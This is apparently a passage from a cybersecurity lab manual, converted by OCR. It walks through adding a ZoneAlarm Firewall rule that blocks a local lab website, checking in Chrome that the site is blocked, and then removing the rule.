
- Zone: **Blocked**
- Hostname: **www.moviescope.com**
- Description: **Block This Site**
- Click **Lookup**; by doing this, we are blocking unwanted sites from browsing

21. You can provide any site that you wish to block.


> Note: **www.moviescope.com** is the local website that is configured on Windows Server 2019.



22. As soon as you click **Lookup**, the IP address of **www.moviescope.com** appears in the text field; click **OK**.




23. The newly added rule appears in the **View Zones** section, as shown in the screenshot; click **OK**.



24. Open any browser (here, **Google Chrome**) and now try to browse the blocked website, that is, www.moviescope.com.

25. As you have created a rule in ZoneAlarm Firewall to block **www.moviescope.com** from browsing, you will receive a message as **Your Internet access is blocked**.




Note: This is how you can block access for unwanted sites from browsing.

26. Before proceeding for the next task, go to the **ZoneAlarm Firewall Settings** window, select the newly created rule in the **View Zones** section, click **Remove**, and click **OK**.

